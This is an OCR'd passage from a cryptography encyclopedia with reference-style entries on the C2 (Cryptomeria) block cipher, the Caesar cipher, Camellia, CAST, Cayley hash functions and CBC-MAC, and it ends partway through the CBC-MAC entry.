Fitzi M, Garay JA (2003) Efficient player-optimal protocols for strong and differential consensus. In: PODC, pp 211–220

Garay JA, Kiayias A (2020) Sok: a consensus taxonomy in the blockchain era. In: Jarecki S (ed) Topics in Cryptology – CT-RSA 2020 – The Cryptographers' Track at the RSA Conference 2020, San Francisco, 24–28 Feb 2020, Proceedings. Lecture notes in computer science, vol 12006. Springer, pp 284–318. https://doi.org/10.1007/978-3-030-40186-3_13

Garay JA, Moses Y (1998) Fully polynomial Byzantine agreement for $n > 3t$ processors in $t + 1$ rounds. SIAM J Comput 27(1):247–290. https://doi.org/10.1137/S0097539794265232 [MathSciNet]

Katz J, Koo CY (2009) On expected constant-round protocols for Byzantine agreement. J Comput Syst Sci 75(2):91–112. https://doi.org/10.1016/j.jcss.2008.08.001, http://www.sciencedirect.com/science/article/pii/S0022000008000718

King V, Saia J (2016) Byzantine agreement in expected polynomial time. J ACM 63(2):13:1–13:21. https://doi.org/10.1145/2837019

Lamport L, Shostak RE, Pease MC (1982) The Byzantine Generals problem. ACM Trans Program Lang Syst 4(3):382–401

Neiger G (1994) Distributed consensus revisited. Inf Process Lett 49(4):195–201

Pease MC, Shostak RE, Lamport L (1980) Reaching agreement in the presence of faults. J ACM 27(2): 228–234 [MathSciNet]

Rabin MO (1983) Randomized Byzantine Generals. In: FOCS. IEEE Computer Society, pp 403–409

Turpin R, Coan BA (1984) Extending binary Byzantine agreement to multivalued Byzantine agreement. Inf Process Lett 18(2):73–76. https://doi.org/10.1016/0020-0190(84)90027-9

Footnotes

1 In addition, randomization allows to circumvent the impossibility of BA in asynchronous networks (Fischer et al., 1985).

C

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_552

C2 – Block Cipher

Lars R. Knudsen[1] ✉ and Gregor Leander[1] ✉
(1) Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

✉ **Lars R. Knudsen (Corresponding author)**
Email: Lars.R.Knudsen@mat.dtu.dk

✉ **Gregor Leander**
Email: g.leander@mat.dtu.dk

Definition

C2 is a 64-bit block cipher developed by 4C Entity. It has a 56-bit key and a secret S-box mapping on eight bits.

Background

C2 is the short name for Cryptomeria, a proprietary block cipher defined and licensed by the 4C Entity (a consortium consisting of IBM, Intel, Matsushita and Toshiba) (4C Entity, Wikipedia). According to Wikipedia, "It (…) was designed for the CPRM/CPPM Digital Rights Management scheme which is used by DRM-restricted Secure Digital cards and DVD-Audio discs" (Cryptomeria cipher). 4C Entity has published a specification of C2 in C2 Block Cipher Specification (2003).

Theory

C2 is a 10-round Feistel cipher with 64-bit blocks and 56-bit keys. The S-box is secret and available under license from the 4C Entity. Therefore, one might consider the S-box as part of the secret key. A CPRM compliant device is given a set of secret device keys when manufactured. These keys are used to decrypt certain data of the media to be protected, in order to derive the media keys which have been used in the encryption of the main media data. The device keys can be revoked. The following notation will be used:

- L_i, R_i – left and right word after i rounds of encryption (L_0, R_0 is plaintext)
- $\mathrm{rotl}_m(b, n)$ – cyclic rotation of m-bit sequence b by n positions left
- $X_{i,j}$ – j-th bit of word X_i
- $X_{i,p..q}$ – sequence of consecutive bits $X_{i,p}$, $X_{i,p+1}$, …, $X_{i,q}$, e.g. $X_{i,0..7}$ is the least significant byte of X_i
- $X \oplus Y$,$X \boxplus Y$ – respectively, bitwise XOR, addition modulo 2^{32} of words X and Y,

The round function can be described as


$$
\begin{aligned}
L_{i+1} &= R_i \\
X &= (R_i \boxplus rk_i) \oplus \texttt{0x2765ca00} \\
Z_{i,0..7} &= S\left[X_{i,0..7}\right] \\
Z_{i,8..15} &= X_{i,8..15} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 1\right) \\
Z_{i,16..23} &= X_{i,16..23} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 5\right) \\
Z_{i,24..31} &= X_{i,24..31} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 2\right) \\
R_{i+1} &= L_i \boxplus \big(Z_i \oplus \mathsf{rotl}_{32}\big(Z_i, 9\big) \\
&\qquad \oplus \mathsf{rotl}_{32}\big(Z_i, 22\big)\big), \\
i &= 0, \ldots, 9,
\end{aligned}
$$

where rk_i is a 32-bit round key.

The key schedule produces ten round keys rk_0, …,rk_9 from the 56-bit master key K in the following way:

$$K'_i = \mathsf{rotl}_{56}\left(K, 17 \cdot i\right)$$
$$rk_i = K'_{i,0..31} \boxplus \left(S\left[K'_{i,32..39} \oplus i\right] \ll 4\right),$$
$$i = 0, \ldots, 9$$

Both the round transformation and the key scheduling use an 8-bit secret S-box *S*. An example S-box provided by 4C for the purpose of validating the implementations is available online (4C Entity, C2 facsimile s-box) (Fig. 1).



C2 – Block Cipher, Fig. 1 Illustration of the round transformation of C2, where C = `0x2765ca00`

Experimental Results

Borghoff et al. (2009) lists three cryptanalytical attacks on C2. When an attacker is allowed to set the encryption key once and then encrypt chosen plaintexts, he can recover the secret S-box with 2^{24} queries to the device and a reasonable precomputation phase. The attack implemented on a PC recovers the whole S-box in a few seconds. If the S-box is known to the attacker, there is a boomerang attack that recovers the value of the secret 56-bit key with complexity equivalent to 2^{48} C2 encryptions. When both the key and the S-box are unknown to the attacker, there is an attack that

recovers both of them with complexity of around $2^{53.5}$ queries to the encryption device.

Cross-References

Block Ciphers

Recommended Reading

4C Entity, C2 facsimile s-box. Accessed 14 Mar 2011

4C Entity, Wikipedia article. http://en.wikipedia.org/wiki/4C_Entity. Accessed 11 Feb 2009

Borghoff J, Knudsen LR, Leander G, Matusiewicz K (2009) Cryptanalysis of C2. In: Halevi S (ed) Advances in cryptology – CRYPTO 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 250–266

C2 Block Cipher Specification, Revision 1.0. http://www.4Centity.com, 2003. Used to be available online from 4C Entity, can be downloaded e.g. from: http://edipermadi.files.wordpress.com/2008/08/cryptomeria-c2-spec.pdf Accessed 14 Mar 2011

Cryptomeria cipher, Wikipedia article. http://en.wikipedia.org/wiki/Cryptomeria_cipher. Accessed 11 Feb 2009

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300144

C2/CnC: Command and Control

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_162

Cæsar Cipher

Friedrich L. Bauer[2] ✉
(2) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

The Cæsar cipher is one of the most simple cryptosystems, with a monoalphabetic encryption: by counting down in the cyclically closed ordering of an alphabet, a specified number of steps.

Cæsar encryptions are special linear substitution (Substitutions and Permutations) with $n = 1$ and the identity as homogeneous part ϕ. Interesting linear substitutions with $n \geq 2$ have been patented by Lester S. Hill in 1932.

Background

Julius Cæsar is reported to have replaced each letter in the plaintext by the one standing three places further in the alphabet. For instance, when the key has the value 3, the plaintext word cleopatra will be encrypted by the ciphertext word fohrsdwud. Augustus allegedly found this too difficult and always took the next letter. Breaking the Cæsar cipher is almost trivial: there are only 26 possible keys to check (exhaustive key search) and after the first four or five letters are decrypted the solution is usually unique.

Cross-References

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_553


Camellia

Christophe De Cannière[3] ✉
(3) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Camellia (Aoki et al. 2001) is a block cipher designed in 2000 by a team of cryptographers from NTT and Mitsubishi Electric Corporation. It was submitted to different standardization bodies and was included in the NESSIE Portfolio of recommended cryptographic primitives in 2003.

Camellia encrypts data in blocks of 128 bits and accepts 128-bit, 192-bit, and 256-bit secret keys. The algorithm is a byte-oriented Feistel cipher and has 18 or 24 rounds depending on the key length. The *F*-function used in the Feistel structure can be seen as a 1-round 8-byte substitution-permutation (SP) network. The substitution layer consists of eight 8×8-bit S-boxes applied in parallel, chosen from a set of four different affine equivalent transformations of the inversion function in $GF(2^8)$ (Rijndael/AES). The permutation layer, called the *P*-function, is a network of byte-wise exclusive ORs and is designed to have a branch number of 5 (which is the maximum for such a network). An additional particularity of Camellia, which it shares with MISTY1 and KASUMI (KASUMI/MISTY1), is the *FL*-layers. These layers of key-dependent linear transformations are inserted between every six rounds of the Feistel network, and thus break the regular round structure of the cipher (Fig. 1).



Camellia, Fig. 1 Camellia: encryption for 128-bit keys and details of *F*-function

In order to generate the subkeys used in the *F*-functions, the secret key is first expanded to a 256-bit or 512-bit value by applying four or six rounds of the Feistel network. The key schedule (Block Cipher) then constructs the necessary subkeys by extracting different pieces from this bit string.

The best attacks on reduced-round Camellia published so far are *square* and *rectangle* attacks (Integral Attack and Boomerang Attack). The nine-round square attack presented by Yeom et al. (Yeom et al. 2002) requires 2^{61} chosen plaintextsand an amount of work equivalent to 2^{202} encryptions. The rectangle attack proposed by Shirai (Shirai 2002) breaks ten rounds with 2^{127} chosen plaintexts and requires 2^{241} memory accesses. Hatano, Sekine, and Kaneko (Hatano et al. 2002) also analyze an 11-round variant of Camellia using higher order differentials. The attack would require 2^{93} chosen ciphertexts, but is not likely to be much faster than an exhaustive search for the key, even for 256-bit keys.

Note that more rounds can be broken if the *FL*-layers are discarded. A linear attack on a 12-round variant of Camellia without *FL*-layers is presented in (Shirai 2002). The attack requires 2^{119} known plaintexts and recovers the key after performing a computation equivalent to 2^{247} encryptions.

Cross-References

Block Ciphers
Feistel Cipher

Recommended Reading

Aoki K, Ichikawa T, Kanda M, Matsui M, Moriai S, Nakajima J, Tokita T (2001) Camellia: a 128-bit block cipher suitable for multiple platforms – design and analysis. In: Stinson DR, Tavares SE (eds) Selected areas in cryptography, SAC 2000, Lecture notes in computer science, vol 2012. Springer, Berlin, pp 39–56

Hatano Y, Sekine H, Kaneko T (2002) Higher order differential attack of camellia (II). In: Heys H, Nyberg K (eds) Selected areas in cryptography, SAC 2002, Lecture notes in computer science. Springer, Berlin, pp 39–56

Shirai T (2002) Differential, linear, boomerang and rectangle cryptanalysis of reduced-round camellia. In: Proceedings of the third NESSIE workshop. NESSIE, November 2002, Munich, Germany

Yeom Y, Park S, Kim I (2002) On the security of camellia against the square attack. In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002, Lecture notes in computer science, vol 2365. Springer, Berlin, pp 89–99

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300145

Camouflage

Cyber Deception Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300146

Cascade Revoke

Recursive Revoke

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_554


Cast

Christophe De Cannière[4] ✉
(4) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

CAST is a design procedure for symmetric cryptosystems developed by C. Adams and S. Tavares in 1993 (Adams 1997; Adams and Tavares 1993). In accordance with this procedure, a series of DES-like block ciphers was produced (Data Encryption Standard (DES)), the most widespread being the 64-bit block cipher CAST-128. The latest member of the family, the 128-bit block cipher CAST-256, was designed in 1998 and submitted as a candidate for the Advanced Encryption Standard (Rijndael/AES).

All CAST algorithms are based on a Feistel cipher (a generalized Feistel network in the case of CAST-256). A distinguishing feature of the CAST ciphers is the particular construction of the *f*-function used in each Feistel round. The general structure of this function is depicted in Fig. 1. The data entering the *f*-function is first combined with a subkey and then split into a number of pieces. Each piece is fed into a separate expanding S-box based on bent functions (nonlinearity of Boolean functions). Finally, the output words of these S-boxes are recombined one by one to form the final output. Both CAST-128 and CAST-256 use three different 32-bit *f*-functions based on this construction. All three use the same four 8 × 32-bit S-boxes but differ in the operations used to combine the data or key words (the operations a, b, c, and d in Fig. 1). The CAST ciphers are designed to support different key sizes and have a variable number of rounds. CAST-128 allows key sizes between 40 and 128 bits and uses 12 or 16 rounds. CAST-256 has 48 rounds and supports key sizes up to 256 bits.



Cast, Fig. 1 CAST's *f*-function

The first CAST ciphers were found to have some weaknesses. Rijmen et al. (1997) presented attacks exploiting the nonsurjectivity of the *f*-function in combination with an undesirable property of the key schedule. Kelsey et al. (1997) demonstrated that the early CAST ciphers were vulnerable to related key attacks. Moriai et al. (1998) analyzed simplified versions of

CAST-128 and presented a five-round attack using higher order differentials.

Cross-References

Block Ciphers
Feistel Cipher

Recommended Reading

Adams CM (1997) Constructing symmetric ciphers using the CAST design procedure. Des Codes Crypt 12(3):283–316
[MathSciNet]

Adams CM, Tavares SE (1993) Designing S-boxes for ciphers resistant to differential cryptanalysis. In: Wolfowicz W (ed) Proceedings of the 3rd symposium on state and progress of research in cryptography. Fondazione Ugo Bordoni, Rome, pp 181–190

Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, and TEA. In: Han Y, Okamoto T, Qing S (eds) International conference on information and communications security, ICICS'97. Lecture notes in computer science, vol 1334. Springer, Berlin, pp 233–246

Moriai S, Shimoyama T, Kaneko T (1998) Higher order differential attack of CAST cipher. In: Vaudenay S (ed) Fast software encryption, FSE'98. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 17–31

Rijmen V, Preneel B, De Win E (1997) On weaknesses of non-surjective round functions. Des Codes Crypt 12(3):253–266
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_126

Cayley Hash Functions

Christophe Petit[5, 6] ✉ and Jean-Jacques Quisquater[7] ✉
(5) Département d'informatique, Université libre de Bruxelles, Bruxelles, Belgium
(6) School of Computer Science, University of Birmingham, Birmingham, UK
(7) Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

✉ **Christophe Petit (Corresponding author)**
Email: christophe.petit@ulb.be

✉ **Jean-Jacques Quisquater**
Email: jjq@uclouvain.be

Definition

Cayley hash functions are collision-resistant hash functions constructed from Cayley graphs of non-Abelian groups.

Background

The idea of using Cayley graphs for building hash functions was introduced by Zémor in a first proposal back in 1991 (Zémor 1991). After cryptanalysis of the first scheme, a second scheme following the same lines was proposed by Tillich and Zémor (1994). The design was rediscovered more than 15 years later by Charles et al. (2009). Many of the initial concrete proposals have been broken today, but the existing attacks either do not

generalize or can be thwarted easily. The very interesting properties of the generic design suggest to look for other, more secure instances.

Theory

Let G be a non-Abelian group and let $S = \{s_0, \ldots, s_{k-1}\}$ be a subset thereof such that $s_i \neq s_j, s_j^{-1}$ for any $i \neq j$. The elements of S are called the *generators*. Let $m = m_1 m_2 \ldots m_\ell$ be a message represented in base k, i.e., $m_i \in \{0, \ldots, k-1\}$ for all i (e.g., m i are bits if $k = 2$). The *Cayley hash function* H G, S is defined from G and S by

$$H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \vdots\ s_{m_\ell}$$

where $\cdot$ represents the group operation. The construction can be extended to symmetric sets $S = \left\{s_0, \ldots, s_{k-1}, s_0^{-1}, \ldots, s_{k-1}^{-1}\right\}$ at the price of a small modification (Charles et al. 2009). The name *Cayley hash function* comes after *Cayley graphs* which are defined as follows. If G is a group and $S = \{s_0, \ldots, s_k\}$ is a subset thereof, the vertices of the Cayley graph $\mathcal{G}_{G,S}$ are identified with the elements of G, and its edges are (g, gs) for every $g \in G$ and $s \in S$. The computation of a Cayley hash value may be seen as a walk in the corresponding Cayley graph.

Due to the associativity of the group law, Cayley hash functions have inherent parallelism, a very interesting property to produce efficient implementations. Moreover, their main properties can be reinterpreted and analyzed as properties of the group G or the graph $\mathcal{G}_{G,S}$, an interesting feature for analysts. On the other hand, Cayley hash functions suffer from an inherent form of malleability (requiring some additional design to obtain "pseudo-random-like" properties), and the cryptographic hardness assumption on which collision resistance relies has not been as well established as the hardness of integer factorization or discrete logarithms.

Many cryptographic schemes rely on the hardness of the discrete logarithm problem in some Abelian groups, most notably finite multiplicative groups and elliptic curves. On the other hand, the collision and preimage resistance of Cayley hash functions relies on problems that can be seen as generalizations of the discrete logarithm problem to non-Abelian groups. The hardness of these problems seems to depend not only

on the group G but also on the set of generators S. For the three constructions mentioned above (Charles et al. 2009; Tillich and Zémor 1994; Zémor 1991) that use some matrix groups and particular generators, efficient collision and preimage algorithms have now been discovered (Grassl et al. 2009; Petit et al. 2008; Petit and Quisquater 2009; Tillich and Zémor 2008; Tillich and Zémor 1993). The attacks do not seem to generalize easily since the authors of these papers have suggested small modifications in the generators to thwart them.

The Cayley hash construction can also be extended to other regular graphs, not necessarily Cayley, but at the price of losing the associativity and the group-theoretical perspective. In some cases, collision and preimage resistances can still be linked to mathematical problems (Charles et al. 2009).

Open Problems

The main open problem is to find parameters that make this construction both efficient and secure.

Cross-References

- Collision Resistance
- Hash Functions
- One-Way Function

References

Charles D, Goren E, Lauter K (2009) Cryptographic hash functions from expander graphs. J Cryptol 22(1):93–113
[MathSciNet]

Grassl M, Ilic I, Magliveras S, Steinwandt R (2009) Cryptanalysis of the Tillich-Zémor hash function. Cryptology ePrint Archive, Report 2009/376, 2009. http://eprint.iacr.org/. J Cryptol (to appear)

Petit C, Lauter K, Quisquater J-J (2008) Full cryptanalysis of LPS and Morgenstern hash functions. In: Ostrovsky R, Prisco RD, Visconti I (eds) SCN, Lecture notes in computer science, vol 5229. Springer, Heidelberg, pp 263–277

Petit C, Quisquater J-J (2009) Preimages for the Tillich-zémor hash function. In: Biryukov A, Gong G, Stinson D (eds) SAC 2010 (to appear in LNCS revie)

Tillich J-P, Zémor G (1994) Hashing with SL2. In: Desmedt Y (ed) Crypto, Lecture notes in computer science, vol 839. Springer, Heidelberg, pp 40–49

Tillich J-P, Zémor G (2008) Collisions for the LPS expander graph hash function. In: Smart NP (ed) EUROCRYPT, Lecture notes in computer science, vol 4965. Springer, pp 254–269

Tillich J-P, Zémor G (1993) Group-theoretic hash functions. In: Proceedings of the first French-Israeli workshop on algebraic coding. Springer-Verlag, London, pp 90–110

Zémor G (1991) Hash functions and graphs with large girhts. In: EUROCRYPT, pp 508–511

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_555

CBC-MAC and Variants

Bart Preneel[8] ✉
(8) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

CBC-MAC is a MAC algorithm based on the Cipher Block Chaining (CBC) mode of a block cipher. In the CBC mode, the previous cipher text is xored to the plaintext block before the block cipher is applied. The MAC value is derived from the last cipher text block.

Background

CBC-MAC is one of the oldest and most popular MAC algorithms. The idea of constructing a MAC algorithm based on a block cipher was first described in the open literature by Campbell in 1977 (Campbell Jr 1977). A MAC based on the CBC-mode (and on the CFB mode) is described in FIPS 81 (1980). The first MAC algorithm standards are ANSI X9.9 (first edition in 1982) (ANSI X9.9 1986) and FIPS 113 (dating back to 1985) (FIPS 113 1985). The first formal analysis of CBC-MAC was presented by Bellare et al. in 1994 (Bellare et al. 2000). Since then, many variants and improvements have been proposed.

Theory

Simple CBC-MAC


In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The length in bits of the MAC value will be denoted with m. The encryption and decryption with the block cipher E using the key K will be denoted by $E_K(.)$ and $D_K(.)$, respectively. An n-bit string consisting of zeroes will be denoted with 0^n.

CBC-MAC is an iterated MAC algorithm, which consists of the following steps (see also Fig. 1):

- *Padding and splitting of the input*. The goal of this step is to divide the input into t blocks of length n; before this can be done, a padding algorithm needs to be applied. The most common padding method can be described as follows (ISO/IEC 9797 n.d.). Let the message string before padding be $x = x_1, x_2, \ldots, x_{t'}$, with $|x_1| = |x_2| = \cdots = |x_{t'-1}| = n$ (here $|x_i|$ denotes the size of the string x_i in bits). If $|x_{t'}| = n$ append an extra block $x_{t'+1}$ consisting of one one-bit followed by $n - 1$ zero bits, such that $|x_{t'+1}| = n$ and set $t = t' + 1$; otherwise, append a one-bit and $n - |x_{t'}| - 1$ zero bits, s.t. $|x_{t'}| = n$ and set $t' = t$. A simpler padding algorithm (also included in (ISO/IEC 9797 n.d.)) consists of appending $n - |x_{t'}|$ zero bits and setting $t' = t$. This padding method is not recommended as it allows for trivial forgeries.
- *CBC-MAC computation, which iterates the following operation*.

$$H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$$

  The initial value is equal to the all zero string, or $H_0 = 0^n$ (note that for the CBC encryption mode a random value H_0 is recommended).
- *Output transformation*. The MAC value is computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.



CBC-MAC and Variants, Fig. 1 CBC-MAC, where the MAC value is $g(H_t)$

Note that the CBC-MAC computation is inherently serial: the processing of block $i + 1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as PMAC.

